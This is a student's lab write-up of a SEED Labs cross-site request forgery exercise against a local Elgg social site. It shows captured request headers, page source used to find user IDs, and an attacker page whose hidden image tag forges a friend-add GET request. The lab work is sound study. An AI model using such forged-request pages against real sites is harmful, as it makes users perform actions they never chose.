
This cookie is used to maintain the user session between requests.

3.2 Task 2: CSRF Attack using GET Request


Step 1: Logout Alice's account and login Samy's name and password into page




Step 2: Go to Samy's members page



Step 3: Open HTTP Header Live and Add friend Alice


Not Secure
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Add friend
Send a message
Blogs
Bookmarks
Files
Pages
Wire post
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
Clear
Options
File Save
Record Data
autoscroll


Not Secure
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
You have successfully added Alice as a friend.
Alice
Remove friend
Send a message
Blogs
Bookmarks
Files
Pages
Wire post
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1745191909&__elgg_token=z
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=3rfsbfsth0i2ug95qfiv7dajqd
GET: HTTP/1.1 200 OK
Date: Sun, 20 Apr 2025 23:33:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
Clear
Options
File Save
Record Data
autoscroll

```
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1745191909&__elgg_token=zc_gxHbnVLrooXQA9SYjng&__elgg_ts=1745191909&__elgg_token=zc_gxHbnVLrooXQA9SYjng
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=3rfsbfsth0i2ug95qfiv7dajqd
GET: HTTP/1.1 200 OK
Date: Sun, 20 Apr 2025 23:33:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Step 4: Go to Samy's profile page, click right mouse and choose View Page Source


```
SNS Lab_Code - Google | Samy : Elgg For SEED Lab | http://www.seed-server.com
Not Secure  view-source:http://www.seed-server.com/profile/samy

<li data-menu-item="edit_profile" class="elgg-menu-item-edit-profile "><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-content elgg-button elgg-button-action"><span class="elgg-icon elgg-icon-address-card elgg-anch
<div class="elgg-layout-columns"><div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix">

<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large"><a><img src="http://www.seed-server.com/serve-file/e0/l1587929570/di/c0/tXfIeKGnMcFiOQ2047lg9sld2VTg_8S9ZI6cG_rPaw/1/59/profile/59large.jpg" alt="Samy" title="Samy" class="photo u-photo"></a></div>
    <nav class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner_block"><ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-section="default"><li data-menu-item="blog" cla
<li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</span></a></li>
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Files</span></a></li>
<li data-menu-item="pages" class="elgg-menu-item-pages "><a href="http://www.seed-server.com/pages/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Pages</span></a></li>
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span></a></li></ul></nav>

</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-container elgg-menu-title-widgets-container" data-menu-name="title:widgets"><ul class="elgg-menu elgg-menu-title-widgets elgg-menu-hz elgg-menu-title-widgets-default
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
</div>
</div>
</div></div></div></div><div class="elgg-page-section elgg-page-footer"><div class="elgg-inner"><nav class="elgg-menu-container elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-
<li data-menu-item="report_this" class="elgg-menu-item-report-this "><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elg
 * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
 *
 * @since 3.3
 */

var lightbox_links = document.getElementsByClassName('elgg-lightbox');

for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}

var toggle_links = document.querySelectorAll('a[rel="toggle"]');

for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1745192594,"__elgg_token":"yq_bpADDbuj3FL1PAF3CMw"}},"session":{"user":{"guid":59,"type":"user","subty
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/el
require([
    "page/elements/topbar",
    "input/form",
    "elgg/reportedcontent"
]);
</script>
```

guid = 59 (Samy)	currently logged-in user has ID 59.
?friend=56 (Alice)	ID of the user you are trying to add as a friend

⇒ **User 59** (logged in) is trying to **add User 56** as a friend.

Step 5: Logout Samy's account and login Alice's account.


Alice is not yet Samy's friend.




Step 6: Use the **img tag**, which automatically triggers an HTTP GET request
Edit file addfriend.html where img tag :
http://www.seed-server.com/action/friends/add?friend=59


```
[04/20/25]seed@VM:~/.../attacker$ docksh 2c
root@2c82fed5ed6f:/# ls /var/www
attacker  html
root@2c82fed5ed6f:/var/www/attacker# nano addfriend.html
root@2c82fed5ed6f:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
root@2c82fed5ed6f:/var/www/attacker#
```


Step 7: Link to www.attacker32.com and choose Add-Friend Attack link to go another page. After, reload page.






Step 8: Return Alice's account page. Reload page and we see that Alice has 1 friend Samy.



Not Secure
www.seed-server.com/friendsof/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
People who have made Alice a friend
Samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of

